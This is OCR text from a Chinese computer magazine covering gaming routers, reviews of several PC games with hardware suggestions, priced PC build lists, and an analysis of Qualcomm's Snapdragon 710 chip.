


韩大治 dzhan@cfan.com.cn

中Lan1、2为专用游戏接口，Lan5、6则支持链路聚合，可以用于连接NAS等设备。它还提供了2个USB 3.0接口，支持硬盘、打印机共享等功能。

GT-AC5300采用1.8GHz 64位博通四核CPU，内置256MB闪存以及1GB内存，能够实时监控延迟、流量数据、设备连接等各种重要游戏项目，降低延迟，避免断线。针对新的网络威胁，它采用了Aiprotection网络安全技术，能够在攻击前化解网络威胁，保证用户的网络和账号安全。它采用ROG游戏中心控制界面，图形化管理方式更直观，设置功能则更适合玩家。





● 网件Nighthawk Pro Gaming XR500

网件的高端路由器同样一直强调游戏性能，不过也同样是在近期才正式推出了以游戏电竞为主要定位的Pro Gaming系列产品，据称网件很可能会将未来的Pro Gaming产品从高端路由品牌Nighthawk中分离出来，成为完全独立的电竞路由品牌。


这款路由器外形炫酷，采用800Mbps（2.4GHz）+1733Mbps（5GHz）双路无线连接，无线总带宽在2500Mbps以上，其中在5GHz频段增加了15个可用通道，可以连接更多的高速无线设备。它提供了4个千兆级Lan，在强大的计算能力支持下，有线连接据称可达到接近0延迟。其双USB 3.0接口安排在侧面，便于用户连接使用，可支持数据存储和打印机共享。



Pro Gaming XR500采用双核1.7GHz处理器，自带游戏加速功能，可自动寻找最近、最好的服务器，还可以通过“电子围栏”功能屏蔽掉距离比较远、连接不稳定的“猪队友”。而设备定向加速功能则可以自动识别电脑、游戏主机、手机、平板等设备，进行优化加速，并且可以通过更强大智能的QoS功能，为游戏留出足够的网络资源，避免被局域网中的下载、视频等应用干扰。



- **无线标准：**802.11ac、802.11n……
- **无线频段：**2.4GHz、5GHz
- **有线接口：**4×1Gbps Lan、1×1Gbps Wan
- **其他接口：**USB 3.0×2
- **特色：**内置游戏加速器、设备定向加速功能



韩大治 dzhan@cfan.com.cn

华硕RT-AC86U

- **无线标准：** 802.11ac、802.11n……
- **无线频段：** 2.4GHz、5GHz
- **有线接口：** 4×1Gbps Lan、1×1Gbps Wan
- **其他接口：** USB 3.0、USB 2.0
- **特色：** 手游优化



这是一款为无线游戏设备，特别是手机玩游戏而优化的路由器，采用了很少见的立置造型+顶置天线的设计。它支持802.11ac协议，2.4GHz（750Mbps）和5GHz频段（2166Mbps）总带宽达到2.9Gbps。其MU-MIMO（多用户同时传输机制）无线网络可同时连接多个无线设备而非常见的轮询方式，加上能让信号成束定向传输的AiRadar功能，可大大降低使用无线网络玩游戏时的延迟，提升连接稳定性。

此外它采用1.8GHz双核处理器，拥有强大的信号处理能力。借助Range Boost和NitroQAM技术，它可以提高路由器信号覆盖，并且让信号更稳定、延迟更小。而自适应Qos功能则可以根据场景设置、应用程序分类，自动提升游戏设备或游戏应用的网络优先级。

华为荣耀路由Pro游戏版

华为荣耀系列路由器以优雅的造型受到了很多用户的欢迎，不过这款华为荣耀路由Pro游戏版是个特例，它黑色的外壳和顶部红色的装饰图样是一种酷酷的哥特风格。这款产品最大的特色就是与腾讯Wegame进行了深度合作，不仅可以在局域网内进行网络信号的优化处理，还支持在外部网络进行腾讯WeGame全部端游跨网（电信、联通、移动、网通、铁通、教育网）加速。它还能通过USB外接硬盘自动下载Wegame游戏相关加速包，玩家回家后可以直接进行本地升级，快速投入“战场”。

这款路由的无线带宽达到1200Mbps（300Mbps+867Mbps），2.4GHz和5GHz分别采用独立的信号放大器和接收器，可提供稳定的连接，更扩大了信号覆盖范围。其有线Lan接口中包含2个游戏专用接口，可以自动识别各类游戏，并且提升优先级，使游戏不会受到其他网络设备和应用的干扰。

当然，它也保留了荣耀路由Pro的所有功能，例如可以通过前置“Hi”按键快速进行网络扩展、连接荣耀盒子或智能家居等，本身也是一台使用感受很独特的智能路由设备。CF



- **无线标准：** 802.11ac、802.11n……
- **无线频段：** 2.4GHz、5GHz
- **有线接口：** 4×1Gbps Lan、1×1Gbps Wan
- **其他接口：** USB 2.0
- **特色：** 有线专用游戏网络、与腾讯Wegame深度合作、使用体验独特

游戏平台夏日折扣马上来临 让我们准备买买买吧！

对很多喜欢游戏的朋友来说，Steam促销是远比618、双十一更值得期待的优惠活动。而在本期上市之时，一年一度的Steam夏季促销也马上就要来临了，所以准备好我们的钱包，马上投入疯狂购买游戏的浪潮中吧。

战锤40K：审判-殉道者（Warhammer 40,000: Inquisitor - Martyr）

作为一款近年来为数不多的俯视视角动作角色扮演游戏，《战锤40K：审判-殉道者》在游戏的操作体验上无出其右，丰富多变的人物升级系统、复杂的地图和场景，以及富有历史情怀的故事流程，能够让玩家充分地感受到来自《战锤40K》这个游戏系列的魅力。

《战锤40K》这个游戏系列绵延多年，其中的角色以及故事背景都非常的丰富。但不看剧情介绍，在体验《战锤40K：审判-殉道者》的过程中可能会遇到一些剧情理解上的问题。玩家很难弄清这到底讲了一个什么样的故事，这也是这种系列游戏共同面对的问题。

《战锤40K：审判-殉道者》为玩家准备了三个角色，十字军审判官会在敌人靠近时坚守阵地，而拜死教刺客能够让玩家展现超凡的技术和过人的机智来击杀敌人，大灵能者则可以使用让人讶异的亚空间能力击败那些来犯的敌人。不同的角色有着完全不同的升级系统，玩家可以通过组合搭配来创造自己独一无二的战斗英雄。这种设计可以说是综合了《暗黑破坏神》系列人物技能的主要特色，同时保持了《战锤40K：审判-殉道者》的独特风格。

不同于以往的作品，《战锤40K：审判-殉道者》在采用角色扮演游戏的同时，又加入了RogueLike游戏的元素，玩家每一次进入场景的战斗都将是不同的，它给玩家准备了一条可被玩家影响的故事线，玩家可以根据自己的选择影响故事的主线。



◆ 游戏的光影效果表现尚可



◆ 游戏的整体造型保持了《战锤40K》一贯的传统



◆ 不同的角色会对应不同的技能

韩大治 dzhan@cfan.com.cn



◆ 游戏在很多地方都有向《暗黑破坏神3》致敬的影子

作为一款动作角色扮演游戏，《战锤40K：审判-殉道者》的战斗体验实在令人有些难以恭维。人物的动作比较僵硬，打击感也不强，而且战斗中的音乐和音效比较单一，给人的代入体验比较差。如果只是为了刷刷刷，我们可以忽略这些缺点。但以一款单机游戏的标准来评价，它就不算合格了。

这款游戏的配置需求比较高，最低配置需要4GB内存和GeForce GTX 760或Radeon HD 7850显卡，而推荐配置更需要8GB内存和GTX 1060或RX 480显卡，同时需要30GB的存储空间。相对而言，第二代酷睿i3/i5或FX 6300/8320的处理器需求就很一般了，相信现在玩家电脑的处理器都能满足这个要求。

硬件推荐

影驰GTX 1060黑将3GB版

对这款游戏来说，相对便宜的GTX 1060 3GB显卡就足够了。目前大批GTX 1060 3GB显卡的价格已经回到了发布时的标准价位，影驰GTX 1060黑将3GB版1349元的报价甚至比标准价位还低一些。虽然它并没有超频，但性能与超频版产品相比差距不大，是非常实惠的选择。当然想玩更高端游戏的话，还是要选择大显存版（如GTX1060 6GB）。



阿斯加特AN系列256GB

对于动辄几十GB的游戏来说，要快速载入运行，就需要高速存储单元，阿斯加特AN系列256GB SSD是目前最便宜的256GB级别高速M.2 SSD之一。它采用NVMe协议，读取速度达到1570MB/s，让30GB的大型游戏也可以瞬间全部读取，540MB/s的写入速度也可满足高端需求。



尤库的小岛速递（Yoku's Island Express）



◆ 游戏的画风非常小清新，相信女孩子会喜欢

《尤库的小岛速递》中，玩家会扮演一个刚刚上任的动物邮递员，要通过重重考验将物品送到其他动物的手中。对于邮递员来说，速度就是他们的生命，所以玩家在游戏中必须时刻保持自己的最高速度，在最快的时间内将邮件送到收件人手中。沿途玩家会遭遇各种各样的陷阱和敌人，如何通过地形中的巧妙机关以及玩家准确的判断是通关这个游戏的关键。

这个游戏需要玩家在合适的时间准确地控制好自己的跳跃方向和落脚点，它不像《索尼克》那样有时间限制，玩家完全可以在游戏中慢慢操作，最后把邮件送到其他动物的手里。但想要以比较慢的速度操作这个游戏反而会更加困难，因为只有快速而流畅的操作，才能让这个游戏有一气呵成的感觉，中间断掉重来的体验会很差。

韩大治 dzhan@cfan.com.cn



◆ 游戏中玩家需要在合适的时机快速反应，这样才能获得最多的水果



◆ 游戏将三维弹球与横版过关结合起来的玩法非常有特色



◆ 游戏当中的任务接取非常的自由

除了传统的横版过关形式之外，这款游戏还加入了一种类似三维弹球的游戏方式，玩家需要利用自己的弹跳与躲避能力，触发每一个点来获得更高的分数。将这两种游戏形式巧妙地结合到一起，形成了让人有些目不暇接的游戏体验。

作为一款休闲游戏，《尤库的小岛速递》对操作体验的难度把控非常不错，在近期很少能见到这种难度适中但很有挑战性的休闲竞技游戏，而且游戏当中为玩家安排了大量的任务供玩家自由选择，这种非线性的休闲游戏相信会给对休闲游戏有兴趣的玩家耳目一新的感觉，值得尝试一下。


这款游戏的配置需求不高，只需要i3-2100或A8-5500处理器、GT 630/Radeon 7770这样的早期处理器和显卡即可。不过其内存需求达到4GB，而且需要64位操作系统提供充分控制4GB内存的能力。

夜勤人（Moonlighter）

相比其他的动作冒险游戏，《夜勤人》的一大特色就是加入了模拟经营和道具制造的系统。玩家在冒险归来之后，可以将自己通过战斗获得的物品贩卖给大家，也可以用获得的原材料炼制药水和道具，提升它们的价值。这种游戏玩法在网游当中比较常见，而将它引入单机的动作冒险游戏，《夜勤人》应该算是比较有特点的一个。

从游戏的画面、战斗方式、关卡的设计和陷阱的布置可以看出，它参考了不少《塞尔达传说》以及《以撒的燔祭》的一些元素，不过在战斗难度上削减了很多，这使得玩家可以更快上手这款游戏。而在这款游戏的模拟经营部分，尤其是通过不断的商业活动促进小镇繁荣这一点上，它与《牧场物语》以及《星露谷物语》颇有异曲同工之妙。

当然这样做有一个问题，那就是游戏容易变得没有重点，玩家在很多时候可能抓不



◆ 游戏的画面给人感觉很像《以撒的燔祭》，或者说，很像《塞尔达传说》



◆ 游戏为玩家安排了各种道具的制作方式，让玩家制作出不同的道具



◆ 在游戏中玩家还可以经营自己的店铺，将自己辛苦收集的道具出售

韩大治 dzhan@cfan.com.cn

到这款游戏主要的玩法与模式。《夜勤人》很明显注意到了这一点，所以在削减游戏的战斗难度的同时，也大幅度简化了游戏的商业行为，使得玩家在经营店铺的时候，在操作上几乎可以等同于放置游戏，在游戏体验的优化上令人满意。



◆ 游戏中的Boss战很有挑战性，玩家需要反复挑战才行

最后多说一句，这个游戏的战斗难度不高，是相对其他类似游戏的战斗去评价的，可能对于一些不太习惯此类游戏的玩家有一定的上手门槛。所以我在这里建议一些操作能力不佳的玩家，在游戏难度方面做好一点心理准备。

《夜勤人》采用了类似像素游戏的画面设计，对系统性能要求较低，早期的酷睿和羿龙四核处理器以及GTX 260、Radeon HD 5770这样的“远古”配置就行，推荐配置也只需要酷睿i5处理器+GTX 660显卡的组合。

翻转量子（Shift Quantum）

在Flash游戏时代，有一款经典的游戏曾经让很多玩家沉迷，这个游戏就是《Shift（翻转）》。游戏中，玩家要利用黑与白之间的空间，通过反复调整自己角色所处的位置和颜色来破解谜题，通过关卡。这个游戏当年令很多玩家欲罢不能，设计精巧的谜题、简单而颇具操作性的设计，都使得这款游戏被大多数玩家所认可。

而今天，《Shift》的续作或者是精神传承者——《翻转量子》出现在我们面前。比起原作，它大大丰富了游戏的剧情，同时在玩法上也有所创新，加入了很多可以穿梭于黑白空间的道具，让玩家更轻松地解开谜题。游戏的可玩性大大提升，同时剧情的深度也提升了游戏的代入感，而画面的提升自不必提。这种究极进化的全新续作带给玩家的体验绝对是非常棒的。

比起原作，《翻转量子》显然更加注重环境与场景的互动，玩家在黑与白两个世界当中穿梭的体验也更加刺激。在《翻转量子》游戏中，玩家不仅要合理地利用黑与白两个世界的不同，还要利用两个世界中独立或者共同存在的道具来破解谜题。游戏在可玩性与丰富度上大大提升，加之游戏剧情对整个游戏的推动作用，使得这个游戏隐隐有了一种大作的感觉。

由于游戏采用的是黑白画面，所以《翻转量子》更注重画面的细节。无论是游戏中主角从高处跳下溅起的烟雾，还是玩家控制的角色在推下箱子时引发的轻微震动，都可以看出游戏的制作者为了让玩家的游戏体验更加真实而做出的努力。细节决定成败，相信《翻转量子》在后续的更新中会加入更多有趣的细节内容。

游戏还贴心地为玩家准备了编辑关卡的工具，而且制作一点都不困难，很多人只需要花一分钟就能制作一个基本可玩的游戏关卡，但是你如果想体验游戏中那种设计巧妙、令人反复思考的游戏关卡，就需要比较长的时间了。游戏还支持将玩家设计的关卡上传给其他玩家体验，这无疑大大增加了游戏的趣味性。



◆ 游戏中的细节在各个方面都表现得十分明显



◆ 深刻的剧情是这款游戏的一大亮点



韩大治 dzhan@cfan.com.cn



如果你曾经玩过《Shift》这款游戏的话，那么你对《翻转量子》的感觉会非常棒；就算你没有玩过原作也不要紧，如果你喜欢解谜游戏，那么这款游戏一定会给你一种非常棒的解谜游戏体验。

比较有趣的是，尽管采用比较简单的黑白画面，但这款游戏的配置需求并不算很低，它需要Intel酷睿i5或同等级AMD处理器，Radeon HD6000或GeForce GTX 600处理器，而且注明了不支持Intel内置的核芯显卡。

推荐产品

Ryzen 3 2200G

如果是正准备装机的玩家，直接采用新的APU平台是应对这类小游戏的最好选择，其内置显卡比Intel核心显卡强得多，接近入门级独显的水平，足以应付主流网游和休闲类的单机游戏。





铭瑄GeForce GT 1030变形金刚2G

如果不准备更换平台的话，无独显系统需要玩这些休闲类游戏，可以选择升级目前最便宜的入门级独显GTX 1030，它的性能虽然说不上强悍，但对那些目前的主流3D网游和休闲单机游戏来说已经足够。铭瑄GeForce GT 1030变形金刚2G性能一般，但价格相当实惠，是目前市场中性价比较为突出的GTX1030显卡之一。

游戏大师

CPU	酷睿 i5-8400套装	1699元
主板	技嘉B360M D3V套装	0元
内存	威刚XPG游戏威龙DDR4 2666 8GB	515元
显卡	影驰GTX 1060黑将3GB	1349元
电源	安钛克VP500P（额定500W）	219元
存储	阿斯加特AN系列256GB	379元
	希捷酷鱼2TB 7200转	379元
散热器	盒装自带	0元
机箱	安钛克GX900	199元
总计		4739元

配置亮点

这是一个性能比较强劲的游戏平台，我们也选择了一个战争硬汉风格的机箱来进行搭配。酷睿i5和GTX 1060 3GB显卡的组合，可以在全高清画质下以最高画质应付几乎所有的高端3D网游和3A游戏大作。在配置中还增加了一块大容量机械硬盘，可以用来存储自己的游戏录像，或是保存其他高手的比赛，也可以存放喜欢的电影动漫等。

杂志惠 zazhihui.net

韩大治 dzhan@cfan.com.cn

市场解析

这个暑期我们可能无法等到新显卡了，让人升级的欲望大打折扣，不过对于准备装机的用户来说，基本完成了换代的处理器和内存，以及价格走低的SSD、显卡，都很适合新装机，而且让整机性价比更好。

办公学习型

CPU	奔腾G5500	649元
主板	华擎H310M-HDV	469元
内存	威刚万紫千红DDR4 2400 8GB	499元
显卡	CPU内置显卡	0元
电源	金河田省师傅4000（额定300W）	90元
存储	希捷酷鱼1TB 7200转	259元
散热器	盒装自带	0元
机箱	金河田3302	99元
总计		2065元



配置亮点

这是一套完全为办公学习优化的电脑，一般的影音娱乐也完全没有问题。在电源功率、机箱容量等方面留有一定的冗余度，未来也可以升级使用酷睿i3处理器、千元级显卡、双通道内存、SSD等配件。这款机箱的配置和做工都并不突出，不过自带的把手让它可以更方便地在各个工位或机位间移动，进行日常检修维护也很方便。

入门全能型

CPU	AMD Ryzen 3 2200G	699元
主板	华擎A320M-HDV	359元
内存	光威悍将DDR4 2400 4GB×2	478元
显卡	集成Radeon Vega	0元
电源	酷冷至尊战斧三代400W	179元
存储	阿斯加特AN系列256GB	379元
散热器	盒装自带	0元
机箱	先马(SAMA)梦想家1	139元
总计		2233元

配置亮点

新一代APU的处理器与内置显卡都拥有足够的性能，可以为用户提供平衡的办公学习和入门级游戏娱乐能力。在这套配置中，为了尽量提升内存带宽，我们选择了4GB双通道的内存配置，这已经是DDR4内存的最小容量了，市场中的可选范围并不大。既然是全能型配置，我们也就为以后继续升级选择了400W电源，可支持升级更高端锐龙处理器和2000元级别的主流游戏显卡。

韩大治 dzhan@cfan.com.cn

主流游戏平台



显示接口 HDMI VGA

内存插槽 2 DDR4

核心 四核

板型尺寸 M-ATX

英特尔（Intel） 酷睿i3 8100/8350K CPU八代 台式机电脑处理器盒装 板U套装四核 H310M H主板CPU套装 八代i3 8100 【3.6锁频】

【618预售来袭·100抵2000·限量抢1T硬盘】显卡主板CPU套装五件套助力 绝地求生

京东价 ¥1199.00 降价通知 去砍价>> 累计评价 1000+

促销 限购 仅购买1件时享受单件价¥1199，超出数量以结算价为准，仅限购买一次

限制 此价格不与套装优惠同时享受

增值业务 以旧换新，卖了换钱

配送至 北京海淀区三环到四环之间 有货 支持 货到付款 | 送运费险 | 闪电退款 | 极速审核

免运费

由 灵竞DIY专营店 从 广东广州市 发货，并提供售后服务.

CPU	酷睿i3-8100套装	1239元
主板	技嘉B360M D3V 套装	0元
内存	威刚万紫千红DDR4 2400 8GB	499元
显卡	耕升GTX1050Ti追风V3 4G	999元
电源	酷冷至尊战斧三代400W	179元
存储	阿斯加特AN系列256GB	379元
散热器	盒装自带	0元
机箱	先马（SAMA）商机	139元
总计		3434元

配置亮点

酷睿i3+GTX 1050Ti的组合，已经可以很好地应对目前的各种主流游戏，可以用高画质流畅地玩最火的生存类竞技网游或者单机3A大作。在这一配置中，我们选择了仅比技嘉H310M H套装贵40元的B360主板套装，为将来的升级带来了更多可能性，可以更好地支持酷睿i5、i7等产品。

专业之选

配置亮点

锐龙7多达8核16线程的配置很适合专业用户，同时我们也选择了通用计算能力更强的RX 580显卡，以及写入速度高达1500MB/s的惠普高速SSD。这样的组合可以为专业应用，特别是需要大量读写的图形、影视等文件的处理提供更好的性能。CF



CPU	锐龙7 2700套装	3198元
主板	微星X470 GAMING PRO套装	0元
内存	金士顿骇客神条Predator系列 DDR4 3000 8GB×2	1198元
显卡	讯景RX 580 8G黑狼版	2099元
电源	安钛克VP500P（额定500W）	219元
存储	HP EX900系列 250GB	439元
	希捷酷鱼2TB 7200转	379元
散热器	盒装自带	0元
机箱	安钛克GX900	199元
总计		7651元

王健 wangjian@cfan.com.cn

新一代“神U”来袭
浅析高通骁龙710移动平台

随着小米8SE和vivo NEX（低配版）等新品的上市，高通新一代中端移动平台——骁龙710正式呈现在了我们面前。这颗芯片将承担起未来2000元到3000元价位手机的“芯”动力，进一步拉开高通与麒麟和联发科等竞争对手同级芯片间的差距。那么，骁龙710有何特色，其性能又在什么档位呢？

越加尴尬的骁龙660

骁龙660是高通在2017年推出的“神U”，和骁龙653这个前辈相比，骁龙660借助新工艺、新架构和AI加速等特色，受到了除了华为在内的几乎所有手机厂家的青睐。然而，随着时间的推移，原本定位于“次旗舰”的骁龙660逐渐已经无法把控2000元以上的中端战场，以360 N6 Pro和N7为代表的产品甚至将骁龙660打入到1299元，成为了“准千元机”的利器。

至此，高通急需一名“救火队员”，来填补旗舰级骁龙845与沦落至主流的骁龙660之间的市场空白。在这个大环境下，全新的骁龙700家族就此诞生，而它也与骁龙800、骁龙600、骁龙400和骁龙200一起（图1），成为了高通“龙窝”中的一员。



骁龙移动平台的各个系列

脱胎换骨的骁龙710

作为骁龙700家族的成员，骁龙710并非是骁龙660的“小改版”，无论是底层架构还是功能层面都有了脱胎换骨的变化（表1）。

来自工艺的改进

我们都知道，手机处理器（SoC）的性能和功耗表现，在很大程度上都要受到制程工艺的钳制，曾经高通旗下的骁龙810就因为20nm工艺无法满足公版Cortex-A57架构的散热需求，所以骁龙810才有了“火炉”之名，并在当年坑苦了一大堆旗舰手机。

表1：高通中高端骁龙移动平台系列参数对比

芯片型号	骁龙845	骁龙835	骁龙710	骁龙660
制程工艺	10nm LPP	10nm LPE	10nm LPP	14nm LPP
CPU大核	四核Kryo 385（2.8GHz）	四核Kryo 280（2.45GHz）	双核Kryo 360（2.2GHz）	四核Kryo 260（2.2GHz）
CPU小核	四核Kryo 385（1.8GHz）	四核Kryo 230（1.9GHz）	六核Kryo 360（1.7GHz）	四核Kryo 260（1.8GHz）
GPU型号	Adreno 630	Adreno 540	Adreno 616	Adreno 512
DSP技术	Hexagon 685 DSP	Hexagon 682 DSP	Hexagon 685 DSP	Hexagon 680 DSP
ISP技术	Spectra 280 ISP	Spectra 180 ISP	Spectra 250 ISP	Spectra 160 ISP
调制解调器	X20 LTE Cat.18	X16 LTE Cat.16	X15 LTE Cat.15	X12 LTE Cat.12
下行速率	1.2Gbps	1.0Gbps	800Mbps	600Mbps

王健 wangjian@cfan.com.cn

❷

通过以下方式带来显著的功耗降低



与生态系统合作进一步优化：
游戏开发商、独立软件开发商（ISV），以及更多……

Qualcomm灵活的CPU策略 ❸

每一代处理器，我们都根据时间和市场需求选择最合适的CPU

810	820	835
原生ARM	定制化	半定制化： 基于ARM Cortex®的技术
快速部署64位	性能强劲 功耗出色	更强劲的性能 更极致的功效表现
有限的系统集成	紧密的系统集成	紧密的系统集成

高通在架构研发方面的三种策略

为了不因工艺拖后腿，此次骁龙710选用了和高通2018年度旗舰骁龙845相同的10nm LPP工艺（图2），比2017年度旗舰的骁龙835采用10nm LPE还要先进，代表着三星在7nm商业化量产前的最强工艺水准。

架构层面的变革

在去年发布骁龙660之前，高通中端移动平台都是严格遵循ARM公版的Cortex A系列架构设计，比如骁龙650/652采用Cortex A72+A53，骁龙630/625都是Cortex A53。从骁龙660开始，高通逐渐在中端移动平台领域引入BoC的半定制化战略（图3）。


比如骁龙660是基于Cortex A73/A53“魔改”（半定制化）而来的Kryo 260架构设计，而定位更低的骁龙636也选用基于Cortex A73/A53“魔改”而来的Kryo 260。因此，骁龙660和骁龙636，在CPU性能上都要明显优于同档次采用ARM公版的Cortex A架构的竞品。

而骁龙710较骁龙660最大的改进，就是架构上采用了基于ARM最新Cortex A75/A55“魔改”而来的Kryo 360（图4）。相较于骁龙660（Kryo 260）共享L2缓存的设计，骁龙710为每一颗Kryo 360核心都添加了独立的L2缓存，并新增8核共享的L3缓存，再加上全新的System Cache系统缓存，可用来承载CPU同GPU、ISP等其他IP之间的数据共享。

此外，骁龙710并没有采用骁龙660对称式的4核+4核设计，而是改用了类似更早前辈骁龙652（2核+4核）非对称式的核心搭配。具体来说，骁龙710是由2颗性能级

Qualcomm
骁龙
710移动平台







❹

Kryo 360+6颗效能级Kryo 360核心组成的8核处理器，得益于Cortex A75/A55比Big.LITTLE更先进的DynamIQ多核微架构调度机制，大小核之间可以根据需求独立开关，进一步提升了算力调配的灵活度，从底层上优化了功耗表现。

按照高通官方的说法，与骁龙660相比，骁龙710依靠优化后的全新Kryo 360架构，可以带来高达20%的整体性能提升、高达25%的网页浏览速度提升，以及高达15%的应用启动速度提升。

GPU进化Adreno 6系

在高通近期的新品中，除了骁龙845采用了最新Adreno 630 GPU以外，无论是骁龙630、636还是660等芯片都还停留在Adreno 5系时代。此次骁龙710在GPU方面的亮点就是进化到了Adreno 6系，具体型号为Adreno 616，支持QHD+（2K+）分辨率和21:9比例的屏幕，支持最新的Vulkan API和Unreal/Unity游戏引擎。

此外，骁龙710还是除了顶级骁龙800系列之外首次支持4K HDR播放和观看HDR视频和应用的功能，在超高清视频和应用中骁龙710能带来更宽的色域和色深。根据高通的资料显示，骁龙710的 GPU图形渲染速度较骁龙660提升了35%，同时功耗还能降低20%（图5）。

